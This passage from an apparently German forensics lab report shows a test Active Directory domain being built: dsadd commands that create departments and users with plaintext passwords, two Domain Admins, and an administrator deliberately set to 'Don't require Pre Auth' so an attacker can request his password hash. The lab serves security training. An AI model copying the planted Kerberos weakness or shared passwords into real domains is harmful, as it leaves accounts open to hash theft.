**Abbildung 142:** Konfiguration des Domänen-Controllers 53/67

Nachdem die Konfiguration abgeschlossen ist, folgt die Erzeugung der Organisationseinheiten mit den dazugehörigen Benutzern über die PowerShell (siehe Listing 1 - 2). Eine Organisationseinheit dient zur besseren Übersicht von einzelnen Benutzern innerhalb eines Active Directories.

```
dsadd ou "ou=Human Resources, dc=forensik, dc=projekt, dc=local"
dsadd ou "ou=Sales und Vertrieb, dc=forensik, dc=projekt, dc=local"
dsadd ou "ou=Assistenzen der Geschäftsführung, dc=forensik, dc=projekt,
dc=local"
dsadd ou "ou=Geschäftsführung, dc=forensik, dc=projekt, dc=local"
dsadd ou "ou=Lohnbuchhaltung, dc=forensik, dc=projekt, dc=local"
dsadd ou "ou=Auszubildende, dc=forensik, dc=projekt, dc=local"
dsadd ou "ou=Projektleiter, dc=forensik, dc=projekt, dc=local"
dsadd ou "ou=Praktikanten, dc=forensik, dc=projekt, dc=local"
dsadd ou "ou=IT-Admins, dc=forensik, dc=projekt, dc=local"
```

**Listing 1:** Anlegung der Organization Units (OUs)



```
dsadd user "CN=Anna Schmidt,OU=Human Resources,dc=forensik,dc=projekt,dc=local" -disabled no -pwd '!qw090688' -upn anna.schmidt@forensik.projekt.local -samid anna.schmidt -fn Anna -ln Schmidt
```

```
dsadd user "CN=Julia Weber,OU=Human! Resources,dc=forensik,dc=projekt,dc=local" -disabled no -pwd '!qw090688' -upn julia.weber@forensik.projekt.local -samid julia.weber -fn Julia -ln Weber
```

```
dsadd user "CN=Peter Müller,OU=Sales und Vertrieb,dc=forensik,dc=projekt,dc=local" -disabled no -pwd '!qw090688' -upn peter.mueller@forensik.projekt.local -samid peter.mueller -fn Peter -ln Müller
```

```
dsadd user "CN=Lisa Becker,OU=Assistenzen der Geschäftsführung,dc=forensik,dc=projekt,dc=local" -disabled no -pwd '!qw090688' -upn lisa.becker@forensik.projekt.local -samid lisa.becker -fn Lisa -ln Becker
```

```
dsadd user "CN=Hans Schmidt,OU=Geschäftsführung,dc=forensik,dc=projekt,dc=local" -disabled no -pwd '!qw090688' -upn hans.schmidt@forensik.projekt.local -samid hans.schmidt -fn Hans -ln Schmidt
```

```
dsadd user "CN=Max Mustermann,OU=IT-Admins,dc=forensik,dc=projekt,dc=local" -disabled no -pwd '!qw090688' -upn max.mustermann@forensik.projekt.local -samid max.mustermann -fn Max -ln Mustermann
```

```
dsadd user "CN=Christian Meier,OU=IT-Admins,dc=forensik,dc=projekt,dc=local" -disabled no -pwd '!1CombatMedic223!' -upn christian.meier@forensik.projekt.local -samid christian.meier -fn Christian -ln Meier
```

```
dsadd user "CN=Maria Meyer,OU=Lohnbuchhaltung,dc=forensik,dc=projekt,dc=local" -disabled no -pwd '!qw090688' -upn maria.meyer@forensik.projekt.local -samid maria.meyer -fn Maria -ln Meyer
```

```
dsadd      user      "CN=Michael      Fischer,OU=Lohnbuchhaltung,
dc=forensik,dc=projekt,dc=local" -disabled no -pwd '!qw090688' -upn
michael.fischer@forensik.projekt.local -samid michael.fischer -fn Michael -ln
Fischer

dsadd      user      "CN=Thomas      Schneider,OU=Auszubildende,
dc=forensik,dc=projekt,dc=local" -disabled no -pwd '!qw090688' -upn
thomas.schneider@forensik.projekt.local -samid thomas.schneider -fn Thomas
-ln Schneider

dsadd      user      "CN=Katharina    Wagner,OU=Auszubildende,
dc=forensik,dc=projekt,dc=local" -disabled no -pwd '!qw090688' -upn
katharina.wagner@forensik.projekt.local -samid katharina.wagner -fn Katharina
-ln Wagner

dsadd      user      "CN=Sarah      König,OU=Projektleiter,
dc=forensik,dc=projekt,dc=local" -disabled no -pwd '!qw090688' -upn
sarah.koenig@forensik.projekt.local -samid sarah.koenig -fn Sarah -ln Koenig

dsadd      user      "CN=Robert      Klein,OU=Praktikanten,
dc=forensik,dc=projekt,dc=local" -disabled no -pwd '*7Vamos!' -upn
robert.klein@forensik.projekt.local -samid robert.klein -fn Robert -ln Klein

dsmod      group      "CN=Domain
Admins,CN=Users,DC=forensik,DC=projekt,DC=local" -addmbr "CN=Max
Mustermann,OU=IT-Admins,DC=forensik,DC=projekt,DC=local"

dsmod      group      "CN=Domain
Admins,CN=Users,DC=forensik,DC=projekt,DC=local" -addmbr "CN=Christian
Meier,OU=IT-Admins,DC=forensik,DC=projekt,DC=local"
```

**Listing 2:** Anlegung und Zuordnung der Benutzer

```

Administrator: Windows PowerShell ISE
File Edit View Tools Debug Add-ons Help
Untitled1.ps1* X
1 dsadd ou "ou=Human Resources, dc=forensik, dc=projekt, dc=local"
2 dsadd ou "ou=Sales und Vertrieb, dc=forensik, dc=projekt, dc=local"
3 dsadd ou "ou=Assistenzen der Geschäftsführung, dc=forensik, dc=projekt, dc=local"
4 dsadd ou "ou=Geschäftsführung, dc=forensik, dc=projekt, dc=local"
5 dsadd ou "ou=Lohnbuchhaltung, dc=forensik, dc=projekt, dc=local"
6 dsadd ou "ou=Auszubildende, dc=forensik, dc=projekt, dc=local"
7 dsadd ou "ou=Projektleiter, dc=forensik, dc=projekt, dc=local"
8 dsadd ou "ou=Praktikanten, dc=forensik, dc=projekt, dc=local"
9 dsadd ou "ou=IT-Admins, dc=forensik, dc=projekt, dc=local"
10
11 dsadd user "CN=Anna Schmidt,OU=Human Resources,dc=forensik,dc=projekt,dc=local" -disabled no -pwd 'lqw090688' -upn anna.s
12 dsadd user "CN=Julia Weber,OU=Human Resources,dc=forensik,dc=projekt,dc=local" -disabled no -pwd 'lqw090688' -upn julia.w
13 dsadd user "CN=Peter Müller,OU=Sales und Vertrieb,dc=forensik,dc=projekt,dc=local" -disabled no -pwd 'lqw090688' -upn pet
14 dsadd user "CN=Lisa Becker,OU=Assistenzen der Geschäftsführung,dc=forensik,dc=projekt,dc=local" -disabled no -pwd 'lqw090
15 dsadd user "CN=Hans Schmidt,OU=Geschäftsführung, dc=forensik,dc=projekt,dc=local" -disabled no -pwd 'lqw090688' -upn hans
16 dsadd user "CN=Max Mustermann,OU=IT-Admins, dc=forensik,dc=projekt,dc=local" -disabled no -pwd 'lqw090688' -upn max.muste
17 dsadd user "CN=Christian Meier,OU=IT-Admins, dc=forensik,dc=projekt,dc=local" -disabled no -pwd '!1CombatMedic223!' -upn
18 dsadd user "CN=Maria Meyer,OU=Lohnbuchhaltung, dc=forensik,dc=projekt,dc=local" -disabled no -pwd 'lqw090688' -upn maria.
19 dsadd user "CN=Michael Fischer,OU=Lohnbuchhaltung, dc=forensik,dc=projekt,dc=local" -disabled no -pwd 'lqw090688' -upn mi
20 dsadd user "CN=Thomas Schneider,OU=Auszubildende, dc=forensik,dc=projekt,dc=local" -disabled no -pwd 'lqw090688' -upn tho
21 dsadd user "CN=Katharina Wagner,OU=Auszubildende, dc=forensik,dc=projekt,dc=local" -disabled no -pwd 'lqw090688' -upn kat
22 dsadd user "CN=Sarah König,OU=Projektleiter, dc=forensik,dc=projekt,dc=local" -disabled no -pwd 'lqw090688' -upn sarah.ko
23 dsadd user "CN=Robert Klein,OU=Praktikanten, dc=forensik,dc=projekt,dc=local" -disabled no -pwd '*7Vamos!' -upn robert.kl
24 dsmod group "CN=Domain Admins,CN=Users,DC=forensik,DC=projekt,DC=local" -addmbr "CN=Max Mustermann,OU=IT-Admins,DC=forens
25 dsmod group "CN=Domain Admins,CN=Users,DC=forensik,DC=projekt,DC=local" -addmbr "CN=Christian Meier,OU=IT-Admins,DC=forens
26
dsadd user "CN=Robert Klein,OU=Praktikanten, dc=forensik,dc=projekt,dc=local" -disabled no -pwd '*7Vamos!' -upn robert.kl
dsmod group "CN=Domain Admins,CN=Users,DC=forensik,DC=projekt,DC=local" -addmbr "CN=Max Mustermann,OU=IT-Admins,DC=forensik,DC=
dsmod group "CN=Domain Admins,CN=Users,DC=forensik,DC=projekt,DC=local" -addmbr "CN=Christian Meier,OU=IT-Admins,DC=forensik,DC=
dsadd succeeded:ou=Human Resources,dc=forensik,dc=projekt,dc=local
dsadd succeeded:ou=Sales und Vertrieb,dc=forensik,dc=projekt,dc=local
dsadd succeeded:ou=Assistenzen der Gesch.,ftsführung,dc=forensik,dc=projekt,dc=local
dsadd succeeded:ou=Gesch.,ftsführung,dc=forensik,dc=projekt,dc=local
dsadd succeeded:ou=Lohnbuchhaltung,dc=forensik,dc=projekt,dc=local
dsadd succeeded:ou=Auszubildende,dc=forensik,dc=projekt,dc=local
dsadd succeeded:ou=Projektleiter,dc=forensik,dc=projekt,dc=local
dsadd succeeded:ou=Praktikanten,dc=forensik,dc=projekt,dc=local
dsadd succeeded:ou=IT-Admins,dc=forensik,dc=projekt,dc=local
dsadd succeeded:CN=Anna Schmidt,OU=Human Resources,dc=forensik,dc=projekt,dc=local
dsadd succeeded:CN=Julia Weber,OU=Human Resources,dc=forensik,dc=projekt,dc=local
dsadd succeeded:CN=Peter Müller,OU=Sales und Vertrieb,dc=forensik,dc=projekt,dc=local
dsadd succeeded:CN=Lisa Becker,OU=Assistenzen der Gesch.,ftsführung,dc=forensik,dc=projekt,dc=local
dsadd succeeded:CN=Hans Schmidt,OU=Gesch.,ftsführung,dc=forensik,dc=projekt,dc=local
dsadd succeeded:CN=Max Mustermann,OU=IT-Admins,dc=forensik,dc=projekt,dc=local
dsadd succeeded:CN=Christian Meier,OU=IT-Admins,dc=forensik,dc=projekt,dc=local
dsadd succeeded:CN=Maria Meyer,OU=Lohnbuchhaltung,dc=forensik,dc=projekt,dc=local
dsadd succeeded:CN=Michael Fischer,OU=Lohnbuchhaltung,dc=forensik,dc=projekt,dc=local
dsadd succeeded:CN=Thomas Schneider,OU=Auszubildende,dc=forensik,dc=projekt,dc=local
dsadd succeeded:CN=Katharina Wagner,OU=Auszubildende,dc=forensik,dc=projekt,dc=local
dsadd succeeded:CN=Sarah König,OU=Projektleiter,dc=forensik,dc=projekt,dc=local
dsadd succeeded:CN=Robert Klein,OU=Praktikanten,dc=forensik,dc=projekt,dc=local
dsmod succeeded:CN=Domain Admins,CN=Users,DC=forensik,DC=projekt,DC=local
dsmod succeeded:CN=Domain Admins,CN=Users,DC=forensik,DC=projekt,DC=local
PS C:\Users\Administrator> |
Completed | Ln 52 Col 28 | 100%
10:31
09.06.2024

```

Abbildung 143: Konfiguration des Domänen-Controllers 54/67

Der IT-Administrator **Christian Meier** erhält die Fehlkonfiguration **Don't require Pre Auth**. Hierdurch ist es für einen Angreifer möglich, dass ein Hash des Benutzers abgefragt werden kann, ohne dass der Angreifer das Passwort des Benutzers kennt. Dies hängt mit der fehlenden Pre Authentifizierung am Key Distribution Center (KDC) vom Active Directory zusammen, in diesem wird im Normalfall das Benutzerkennwort in verschlüsselter Form (New Technology Lan Manager Hash - NTLM-Hash) mit einem Zeitstempel gesendet und validiert. Sollte die Validierung erfolgreich sein, dann erhält der Benutzer ein sogenanntes Ticket Granting Ticket (TGT) vom KDC, mit welchem sich der Benutzer autorisiert hat und bestimmte Dienste wie z. B. das Dateisystem nutzen kann. Bei einer

fehlgeschlagenen Autorisierung wird die Anfrage abgelehnt.




Abbildung 144: Konfiguration des Domänen-Controllers 55/67




Abbildung 145: Konfiguration des Domänen-Controllers 56/67




Abbildung 146: Konfiguration des Domänen-Controllers 57/67




Abbildung 147: Konfiguration des Domänen-Controllers 58/67




Abbildung 148: Konfiguration des Domänen-Controllers 59/67




Abbildung 149: Konfiguration des Domänen-Controllers 60/67




Abbildung 150: Konfiguration des Domänen-Controllers 61/67




Abbildung 151: Konfiguration des Domänen-Controllers 62/67






Abbildung 152: Konfiguration des Domänen-Controllers 63/67




Abbildung 153: Konfiguration des Domänen-Controllers 64/67

